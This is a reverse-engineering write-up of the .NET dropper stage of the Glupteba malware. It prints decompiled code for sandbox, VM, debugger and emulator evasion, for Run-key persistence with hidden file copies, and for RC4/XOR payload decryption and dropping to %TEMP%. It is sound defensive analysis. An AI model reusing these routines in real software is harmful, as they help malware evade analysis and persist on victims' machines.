Glupteba’s .NET dropper deep dive.

By Otavio M.

Published: 2024-03-30 · Archived: 2026-04-05 13:51:21 UTC

Overview

Glubteba is a modular malware, meaning that it can deploy and execute a variety of independent code which implements different capabilities.

Its main category is a backdoor trojan, usually driven by a botnet operator. Known to steal user credentials and cookies, mine cryptocurrency on victims, and deploy proxy components targeting Windows systems and IoT devices.

Its distribution is mainly through pay-per-install (PPI) networks and traffic distribution systems (TDS).

In this article, we will be analyzing its first stage, where an executable is dropped and executed on disk.

Initial Analysis

```
sha256:e70dcf3f915087251224a7db3850669c000a6da68ef2b55e3e2eda196cb01fc3
```

The file is a 32-bit executable, written in .NET (v4.0.30319). There are only 3 sections: .text, .rsrc, and .reloc, and only one DLL import: mscoree.dll, which is common for .NET applications (as well as the `_CorExeMain` API import).

Checking for strings, the reader can soon see that there are plenty of meaningful strings.


```
 antiSandbox
antiEmulator
DetectVirtualMachine
DetectSandboxie
CheckRemoteDebuggerPresent
DetectDebugger
CheckEmulator
isDebuggerPresent
enablePersistence
enableFakeError
encryptType
compressed
Decompress
EncryptOrDecryptXOR
EncryptInitializer
```

```
EncryptOutput
GetResource
RunOnStartup
WriteAllBytes
```

Those strings can give us some insights related to the malware's capabilities. The malware likely can detect sandboxes/debuggers/emulators, persist in the victim's machine, encrypt and decrypt with XOR, retrieve something from the resources, and manipulate memory.

Also, They are great indicators of not the final payload, but a dropper instead.

To confirm it, the reader may have noticed a big chunk of apparently the same encrypted string. If we correlate that information with the capabilities listed before, we can assume that this file is actually a dropper, not the final payload. Furthermore, we can even figure out the general dropping procedure. It is possibly done by XORing this string, writing it into some place in memory, then following with its execution.




> Notice the pattern being repeated in this chunk, it is likely caused by XOR encryption.

Dropper Analysis

As said before, the file is a 32-bit .NET executable. Open it on dnSpy 32-bit and you'll soon see that the file is not obfuscated, making our analysis easier to accomplish. Before continuing to main, the reader needs to pay attention to an extremely important thing when analyzing .NET binaries, the class constructors.

Whenever a class or a struct is instantiated, its constructor is invoked. The point here is that these constructors run before the execution of the main method, class initializers, and even the executable's entrypoint. Aware of that, the reader should always examine the `ctor()` / `cctor()` before the main method.

And that's what happens in our binary, following the `Main` entrypoint of the program, we get to the `Program` class, which the reader will see it contains almost all the dropper's procedures, but if looked closer, there is a `cctor()`, which initializer a bunch of lists, paths, and variables.



Analyzing this constructor, we can see that it sets various flags to false, the field `encryptType` to "XORIAIZCNIWw", `cvers` to "SOFTWARE\Microsoft\Windows\CurrentVersion\Run" (when decoded from base 64), and four lists: the first being for the `fileNames`, the second foe `fileTypes`, third for `fileRunTypes` and the last one for `fileDropPaths` (ledaing us to believe that the dropped payload will be at the %TEMP% directory).

```
.cctor() : void
// Stub.Program
// Token: 0x0600000C RID: 12 RVA: 0x000024A8 File Offset: 0x000006A8
// Note: this type is marked as 'beforefieldinit'.
static Program()
{
    Program.delay = false;
    Program.delayTime = 0;
    Program.antiVM = false;
    Program.antiSandbox = false;
    Program.antiDebug = false;
    Program.antiEmulator = false;
    Program.enablePersistence = false;
    Program.enableFakeError = false;
    Program.encryptType = "XORIAIZCNIWw";
    Program.compressed = false;
    Program.cvers = Convert.FromBase64String("U09GVFdBUkVcTWljcm9zb2Z0XFdpbmRvd3NcQ3VycmVudFZlcnNpb25cUnVu");
    Program.fileNames = new List<string> { "ISetup4", "288c47bbc1871b439df19ff4df68f076" };
    Program.fileTypes = new List<string> { ".exe", ".exe" };
    Program.fileRunTypes = new List<string> { "Run Always", "Run Always" };
    Program.fileDropPaths = new List<string>
    {
        Path.GetTempPath(),
        Path.GetTempPath()
    };
}
```

SOFTWARE\Microsoft\Windows\CurrentVersion\Run

Now the reader can proceed to the `Main` function at `Program` class, or in other words, the binary's entrypoint.

It first performs a kind o environmental keying, in which there are four functions that tries to detect if the binary is currently being executed inside a controlled or sandboxed environment.

The first subroutine, `Anti.DetectVirtualMachine`, executes a WMI query `Select * from Win32_ComputerSystem`, which is a WMI class that represents the computer system running Windows. Then, based on the `Manufacturer` field, it checks whether the machine's manufacturer is equal to "microsoft corporation" AND the machine's model contains "VIRTUAL" OR the machine's manufacturer is equal to "vmware" OR the machine's model is equal to "VirtualBox". If so, the subroutine returns `true`.

```
// Token: 0x06000011 RID: 17 RVA: 0x00002600 File Offset: 0x00000800
public static bool DetectVirtualMachine()
{
    using (ManagementObjectSearcher managementObjectSearcher = new ManagementObjectSearcher("Select * from Win32_ComputerSystem"))
    {
        using (ManagementObjectCollection managementObjectCollection = managementObjectSearcher.Get())
        {
            foreach (ManagementBaseObject managementBaseObject in managementObjectCollection)
            {
                string text = managementBaseObject["Manufacturer"].ToString().ToLower();
                if ((text == "microsoft corporation" && managementBaseObject["Model"].ToString().ToUpperInvariant().Contains("VIRTUAL")) || text.Contains("vmware") || managementBaseObject
                  ["Model"].ToString() == "VirtualBox")
                {
                    return true;
                }
            }
        }
    }
    return false;
}
```

Next, at `Anti.Sandboxie`, the dropper simply tries to retrieve a handle to `SbielDll.dll`, which is a common DLL present on the "Sandboxie" project, "a sandbox-based isolation software for Windows that lets you try and run untrusted applications" - Sandboxie's website. If it is not equal to 0, the return value will be `true`.

```
// Token: 0x06000013 RID: 19 RVA: 0x00002704 File Offset: 0x00000904
public static bool DetectSandboxie()
{
    return Anti.GetModuleHandle("SbieDll.dll").ToInt32() != 0;
}
```

Following, the next check is at `Anti.DetectDebugger`, which employs the use of the API `CheckRemoteDebuggerPresent`.

Intrinsically, `CheckRemoteDebuggerPresent` calls `NtQueryInformationProcess` with the parameter `0x7`, which translates to `ProcessDebugPort`. Then, if the process is being debugged, a DWORD with a value equal to 0xFFFFFFFF (-1) will be returned.

```
// Token: 0x06000015 RID: 21 RVA: 0x00002728 File Offset: 0x00000928
public static bool DetectDebugger()
{
    bool flag = false;
    Anti.CheckRemoteDebuggerPresent(Process.GetCurrentProcess().Handle, ref flag);
    return flag;
}
```

The last check is made by `Anti.CheckEmulator`. This subroutine makes a comparison in how much time the binary took to accomplish the call to `Sleep(10)`, which, in case of emulation, will be slightly more than 10L.

```
// Token: 0x06000016 RID: 22 RVA: 0x0000274C File Offset: 0x0000094C
public static bool CheckEmulator()
{
    try
    {
        long ticks = DateTime.Now.Ticks;
        Thread.Sleep(10);
        if (DateTime.Now.Ticks - ticks < 10L)
        {
            return true;
        }
    }
    catch
    {
    }
    return false;
}
```


In case of checks being satisfied, the dropper will delay its execution by the value set earlier in the `cctor()` for `delayTime` times(*) 1000. But in our case, it was set to 0 (as well as every other flag that enable the previous anti-analysis checks).

```
if (Program.delay)
{
    Thread.Sleep(Program.delayTime * 1000);
}
```

Next, if `enablePersistence` flag is set, `RunOnStartup` is called. This routine is pretty simple, it gets the application domain's friendly name, or in other words, the executable's name, and appends an ".exe" to it. Then it checks if the executables exists in the specified `AppPath` (arg2), if not, it copies itself to that location. If `Hide` (arg3) is `true`, it sets the "Hidden" attribute for that specific file, which permits the file to not be included in an ordinary directory listing.

Next, it tries to open the previous set `cvers` constant, but as a subkey at "LocalMachine" registry path. After opened, it sets a key of `regName` (arg1) with the value of the combined `AppPath`.

Finally, it tries the same procedure above, but for "CurrentUser" registry path.




```
// Token: 0x06000009 RID: 9 RVA: 0x000023D4 File Offset: 0x000005D4
public static bool RunOnStartup(string regName, string AppPath, bool Hide)
{
    string text = AppDomain.CurrentDomain.FriendlyName + ".exe";
    AppPath = Path.Combine(AppPath, text);
    if (!File.Exists(AppPath))
    {
        string location = Assembly.GetEntryAssembly().Location;
        if (AppPath != location)
        {
            File.Copy(location, AppPath);
        }
    }
    if (Hide)
    {
        File.SetAttributes(AppPath, File.GetAttributes(AppPath) | FileAttributes.Hidden);
    }
    try
    {
        RegistryKey registryKey = Registry.LocalMachine.OpenSubKey(Encoding.UTF8.GetString(Program.cvers), true);
        registryKey.SetValue(regName, AppPath);
        return true;
    }
    catch (Exception)
    {
    }
    try
    {
        RegistryKey registryKey = Registry.CurrentUser.OpenSubKey(Encoding.UTF8.GetString(Program.cvers), true);
        registryKey.SetValue(regName, AppPath);
    }
    catch (Exception)
    {
        return false;
    }
    return true;
}
```

Subsequently to it, the dropping phase starts. For each one of the file names listed at `fileNames` list (initialized in the `cctor()`), the dropper sets `text` to the current iteration's `fileNames`, `text2` to the current iteration's `fileTypes`, `text3` to `fileRunTypes` and `text4` to `fileDropPaths`.

Next, it calls `GetResource` to get the resource inside the current iteration's `fileNames` and stores it in an array.

`GetResource` subroutine retrieves the named resource "e3cgcd4b2oq" in `Assembly.GetExecutiongAssembly()`, which references the assembly that contains the code that is currently executing. Returning an object for it.

```
// Token: 0x06000008 RID: 8 RVA: 0x000023A8 File Offset: 0x000005A8
public static byte[] GetResource(string file)
{
    ResourceManager resourceManager = new ResourceManager("e3cgcd4b2oq", Assembly.GetExecutingAssembly());
    return (byte[])resourceManager.GetObject(file);
}
```

After retrieving the resource, it checks if the `compressed` flag is enabled. If so, call `Decompress`.

This subroutine opens two memory streams of type `MemoryStream()`, deflates the former (which contains our compressed resource), and copies it to the latter. Then, returns the copied memory stream in the form of an array.

```
// Token: 0x06000002 RID: 2 RVA: 0x000021BC File Offset: 0x000003BC
public static byte[] Decompress(byte[] data)
{
    MemoryStream memoryStream = new MemoryStream(data);
    MemoryStream memoryStream2 = new MemoryStream();
    using (DeflateStream deflateStream = new DeflateStream(memoryStream, CompressionMode.Decompress))
    {
        deflateStream.CopyTo(memoryStream2);
    }
    return memoryStream2.ToArray();
}
```

Following, the dropper checks which one of the encryption types was set. If `encryptType` is equal to "AwkCZdaodw", `Decrypt` routine is called. If it's equal to "XORIAIZCNIWw", `EncryptOrDecryptXOR` is called.

> Both of them use “mjsqrfk0ee4” as the key.

The `Decrypt` routine returns the result of `EncryptOutput` in the form of an array.

Moving on, `EncryptOutput` is basically RC4. It first calls `EncryptInitialize`, which performs an identity permutation on the array `array`, and then it executes the RC4’s KSA, returning the scrambled array `array`.

Returning to `EncryptOutput`, The RC4’s PRGA phase is executed, XORing our keystream with each byte from `data` (arg2).

```
// Token: 0x06000004 RID: 4 RVA: 0x0000223C File Offset: 0x0000043C
public static byte[] Decrypt(byte[] key, byte[] data)
{
    return Program.EncryptOutput(key, data).ToArray<byte>();
}

// Token: 0x06000005 RID: 5 RVA: 0x00002250 File Offset: 0x00000450
private static byte[] EncryptInitalize(byte[] key)
{
    byte[] array = (from i in Enumerable.Range(0, 256)
                    select (byte)i).ToArray<byte>();
    int j = 0;
    int num = 0;
    while (j < 256)
    {
        num = (num + (int)key[j % key.Length] + (int)array[j]) & 255;
        Program.Swap(array, j, num);
        j++;
    }
    return array;
}

// Token: 0x06000006 RID: 6 RVA: 0x0000234C File Offset: 0x0000054C
private static IEnumerable<byte> EncryptOutput(byte[] key, IEnumerable<byte> data)
{
    byte[] s = Program.EncryptInitalize(key);
    int i = 0;
    int j = 0;
    return data.Select(delegate(byte b)
    {
        i = (i + 1) & 255;
        j = (j + (int)s[i]) & 255;
        Program.Swap(s, i, j);
        return b ^ s[(int)((s[i] + s[j]) & byte.MaxValue)];
    });
}
```



The `EncryptOrDecryptXOR` routine is much simpler. It will XOR each byte of the resource with each byte of the key, rotating around the key bytes.

```
// Token: 0x06000003 RID: 3 RVA: 0x00002208 File Offset: 0x00000408
public static byte[] EncryptOrDecryptXOR(byte[] text, byte[] key)
{
    byte[] array = new byte[text.Length];
    for (int i = 0; i < text.Length; i++)
    {
        array[i] = text[i] ^ key[i % key.Length];
    }
    return array;
}
```


After the resource gets decrypted, the dropper will combine the %TEMP% (`fileDropPaths`) with `text` + `text2` (`fileNames` + `fileTypes`). Then, `Execute` is called for this binary.

If `runType` is “Run Always”, this function starts the decrypted binary and returns, if it is “Run Once” it does not return.


Returning means that, at the end of execution, the `flag` variable will be assigned to `enableFakeError`. This assignment employs the following screen, which tries to confuse both the victim and the analyst.



To extract the final payload, the reader should put a breakpoint on line 67, at `WriteAllBytes` call. Then, in the "Locals" tab, save the content of `array`. This can be done by the following:



Giving us as result:



We can further analyze the dropped executable, but it will be a subject for another article (As I'm focusing on .NET for this one).

And that's it for today, hope you enjoyed and learnt something from this article. Thank you!

Source: https://estr3llas.github.io/gluptebas-dotnet-dropper-deep-dive/